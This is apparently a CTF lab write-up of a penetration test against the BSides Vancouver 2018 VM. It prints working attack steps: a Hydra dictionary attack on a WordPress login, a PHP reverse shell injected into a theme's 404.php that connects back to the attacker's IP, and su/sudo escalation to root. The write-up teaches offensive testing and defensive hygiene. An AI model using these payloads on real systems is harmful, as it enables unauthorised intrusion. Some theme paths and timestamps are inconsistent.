

Black Box

1 - Objective : Perform a Black Box Penetration Test against the BSides Vancouver 2018 virtual machine. Starting with no prior knowledge of the target system, the goal was to enumerate all exposed services, identify vulnerabilities, gain initial access, escalate privileges to root, and document the full attack chain

Our lab environment

 **Kali Linux:** Attacker machine

 **BSides Vancouver 2018 :** target virtual machine

The two systems were connected through an host only network.

2 – Tools Used :

Tool	Purpose
netdiscover	Network scanning to discover the target IP
nmap	Port scanning and service enumeration
ftp	Anonymous login to retrieve user list
Browser	WordPress panel exploration
Hydra	Dictionary attack on WordPress login
netcat (nc)	Reverse shell listener

3 - Results :

Port	Service	Finding
21	FTP (vsftpd 2.3.5)	Anonymous login allowed — found users.txt.bk with system usernames
22	SSH (OpenSSH 5.9p1)	Active but key-based auth only — no password login
80	HTTP (Apache 2.2.22)	Abandoned WordPress site at /backup_wordpress — exposed via robots.txt

- **User enumeration** — users.txt.bk contained: abatchy, john, mai, anne, doomguy
- **WordPress login cracked** — user john with password enigma found via Hydra dictionary attack
- **Remote Code Execution** — PHP reverse shell injected into 404.php theme file via WordPress admin panel
- **Initial access** obtained as www-data
- **Privilege escalation** — switched to user anne (password: princess) who had unlimited sudo privileges
- **Root access obtained** — full system compromise confirmed, flag retrieved at /root/flag.txt

4 - Issues Encountered During the Test:

VirtualBox DHCP disabled — the target machine had no IP assigned by default. Fixed by enabling the DHCP service in VirtualBox network settings.

Hydra false positives — Hydra was returning false positives on the WordPress login form. Fixed by identifying the exact error string (is incorrect) and passing it with the -F flag to filter out failed attempts correctly.

Limited reverse shell — the shell obtained via 404.php did not allow user switching with su. Fixed by upgrading it to a full TTY with:

bash

python -c 'import pty; pty.spawn("/bin/bash")'

↳ Spawns a fully interactive shell from a limited reverse shell.

Hydra speed vs accuracy — rockyou.txt with 14 million passwords would have taken hours. Optimized by testing manually first, then confirming the password was in the wordlist.

5 – Conclusion :

The BSides Vancouver 2018 machine was successfully compromised through a chain of simple but realistic vulnerabilities.

The attack path was straightforward: anonymous FTP access exposed a list of system users, a dictionary attack on a WordPress login panel gave admin access, and a PHP reverse shell injected into a theme file provided initial foothold as `www-data`. From there, weak credentials on user `anne` combined with unrestricted `sudo` privileges made privilege escalation trivial.

The key takeaway is that **no single vulnerability caused the compromise** — it was the combination of several misconfigurations working together:

- Anonymous FTP exposing internal usernames
- An abandoned WordPress installation left public and unmonitored
- Weak passwords crackable with common wordlists
- Excessive `sudo` privileges assigned to a regular user

All of these are preventable with basic security hygiene. Disable unused services, remove abandoned applications, enforce strong passwords, and always apply the principle of least privilege.

Technical Walkthrough

1. Network Discovery

```
netdiscover -r 192.168.50.0/24
```

↳ Scans the local network to discover all active hosts and identify the target IP.

2. Port Scanning

```
nmap -sV 192.168.50.3
```

↳ Scans the target for open ports and detects the version of each running service.

Open ports:

- 21 → vsftpd 2.3.5 (anonymous login allowed)
- 22 → OpenSSH 5.9p1 (key-based auth only)
- 80 → Apache 2.2.22 (WordPress site)

3. FTP Anonymous Login

```
ftp 192.168.50.3
```

↳ Connects to the FTP server using anonymous credentials.

```
cd public
```

```
get users.txt.bk
```

↳ Navigates to the public folder and downloads the user list file.

Contents of users.txt.bk:

```
abatchy
```

```
john
```

```
mai
```

```
anne
```

```
doomguy
```

4. WordPress Enumeration

Visited <http://192.168.50.3/robots.txt> — the file explicitly revealed the path `/backup_wordpress`.

Tested each username from the list on the WordPress login page at:

```
http://192.168.50.3/backup_wordpress/wp-login.php
```

The error message "The password you entered for the username john is incorrect" confirmed that john is a valid user.

5. Dictionary Attack with Hydra

```
hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.50.3 http-post-form  
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:is incorrect" -t 1
```

↳ Runs a dictionary attack against the WordPress login form using the rockyou wordlist, filtering failed attempts by the error string "is incorrect". Result: john : enigma

6. PHP Reverse Shell Upload

Logged into the WordPress admin panel with john / enigma.

Navigated to:

Appearance → Editor → 404.php (Twenty Sixteen theme)

Replaced the file content with a PHP reverse shell:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.5/4444 0>&1'"); ?>
```

↳ Injects a reverse shell payload into the 404 error page of the active WordPress theme.

7. Catching the Shell

Started the listener on Kali:

```
nc -lvnp 4444
```

↳ Opens a port on the attacker machine waiting for the incoming reverse shell connection.

Triggered the shell by visiting:

```
http://192.168.50.3/backup_wordpress/wp-content/themes/twenty十六teen/404.php
```

Initial access obtained as www-data.

8. Shell Upgrade

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

↳ Upgrades the limited reverse shell to a fully interactive TTY, enabling commands like su.

9. Privilege Escalation

Switched to user anne:

```
su anne
```

Password: princess

Checked sudo privileges:

```
sudo -l
```

↳ Lists all commands the current user is allowed to run as root.

Result: (ALL : ALL) ALL — unrestricted sudo access.

Escalated to root:

```
sudo su
```

↳ Switches to the root user using anne's sudo privileges.

10. Flag

```
cat /root/flag.txt
```

Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!

Screenshot captions

Figure 1 – Download and startup of the BsidesVancouver2018 virtual machine.




Figure 2 – Enabling DHCP on VirtualBox and configuring Kali Linux.




Figure 3 – Network host discovery scan.

Session Actions Edit View Help						
Currently scanning: Finished! Screen View: Unique Hosts						
7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420						
IP	At	MAC Address	Count	Len	MAC Vendor	Hostname
192.168.50.1	0a:00:27:00:00:04		1	60	Unknown vendor	
192.168.50.2	08:00:27:ed:29:ef		3	180	PCS Systemtechnik GmbH	
192.168.50.3	08:00:27:c5:1f:75		3	180	PCS Systemtechnik GmbH	

Figure 4 – Target port scan and service enumeration.

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC -oN bsides_scan.txt 192.168.50.3
Starting Nmap 7.98 ( https://nmap.org ) at 2020-04-11 06:17 -0400
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.3
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.50.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_dirwt-xt-x 2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:96:ee:88:bb:c1:88:60:3c:41 (DSA)
|_   2048 c4:1a:04:e1:7b:a3:cd:b2:d1:af:7d:b3:36:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:C5:1F:75 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

Figure 5 – FTP “anonymous”.

```
(kali㉿kali)-[~]
└─$ ftp 192.168.50.3
Connected to 192.168.50.3.
220 (vsFTPD 2.3.5)
Name (192.168.50.3:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40694|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61224|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||39974|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (5.66 KiB/s)
ftp> bye
221 Goodbye.
```

Figure 6 – User enumeration from users.txt.bk and wordpress

```
(kali㉿kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```




The image shows a WordPress login page. At the top is the WordPress logo. Below it is an error message: "ERROR: The password you entered for the username john is incorrect. [Lost your password?](#)". Below the error message is a login form with two input fields: "Username or Email" containing the text "john" and "Password" which is empty. There is a "Remember Me" checkbox and a "Log In" button.

Figure 7 – Hydra dictionary attack on WordPress login — credentials found: john / enigma

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 07:51:11  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking http-post-form://192.168.50.3:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:is incorrect  
[80][http-post-form] host: 192.168.50.3 login: john password: enigma  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 07:51:13
```

Figure 8 – Reverse Shell



```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.50.5] from (UNKNOWN) [192.168.50.3] 56802  
bash: no job control in this shell  
</backup_wordpress/wp-content/themes/twentsixteen$ whoami  
idwhoami  
www-data
```


Figure 9 – Access

```
l-$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.5] from (UNKNOWN) [192.168.50.3] 56803
bash: no job control in this shell
~/backup_wordpress/wp-content/themes/twentytwenty$ find / -perm -4000 -type f 2>/dev/null
~/themes/twentytwenty$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuid
/usr/sbin/pppd
~/backup_wordpress/wp-content/themes/twentytwenty$ echo "/bin/bash -p" | at now
~/themes/twentytwenty$ echo "/bin/bash -p" | at now
You do not have permission to use at.
~/backup_wordpress/wp-content/themes/twentytwenty$ su john
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 08:24:34
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.50.3:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:is incorrect
[80][http-post-form] host: 192.168.50.3 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 08:24:35
```

Figura 10 – FLAG

```
su anne
Password: princess

anne@bides2018:/var/www/backup_wordpress/wp-content/themes/twentytwenty$ sudo -l
ckup_wordpress/wp-content/themes/twentytwenty$ sudo -l
[sudo] password for anne: princess

Matching Defaults entries for anne on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
  (ALL : ALL) ALL
anne@bides2018:/var/www/backup_wordpress/wp-content/themes/twentytwenty$ sudo su
ckup_wordpress/wp-content/themes/twentytwenty$ sudo su
root@bides2018:/var/www/backup_wordpress/wp-content/themes/twentytwenty# whoami
ckup_wordpress/wp-content/themes/twentytwenty# whoami
root
root@bides2018:/var/www/backup_wordpress/wp-content/themes/twentytwenty# cat /root/flag.txt
ckup_wordpress/wp-content/themes/twentytwenty# idcat /root/flag.txt
No command 'idcat' found, did you mean:
  Command 'icat' from package 'sleuthkit' (universe)
  Command 'ircat' from package 'lirc' (main)
  Command 'ivcat' from package 'inventor-clients' (universe)
  Command 'vidcat' from package 'w3cam' (universe)
  Command 'cdcat' from package 'edcat' (universe)
  Command 'imcat' from package 'in' (universe)
idcat: command not found
root@bides2018:/var/www/backup_wordpress/wp-content/themes/twentytwenty# cat /root/flag.txt
ckup_wordpress/wp-content/themes/twentytwenty# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@ebatchy17
```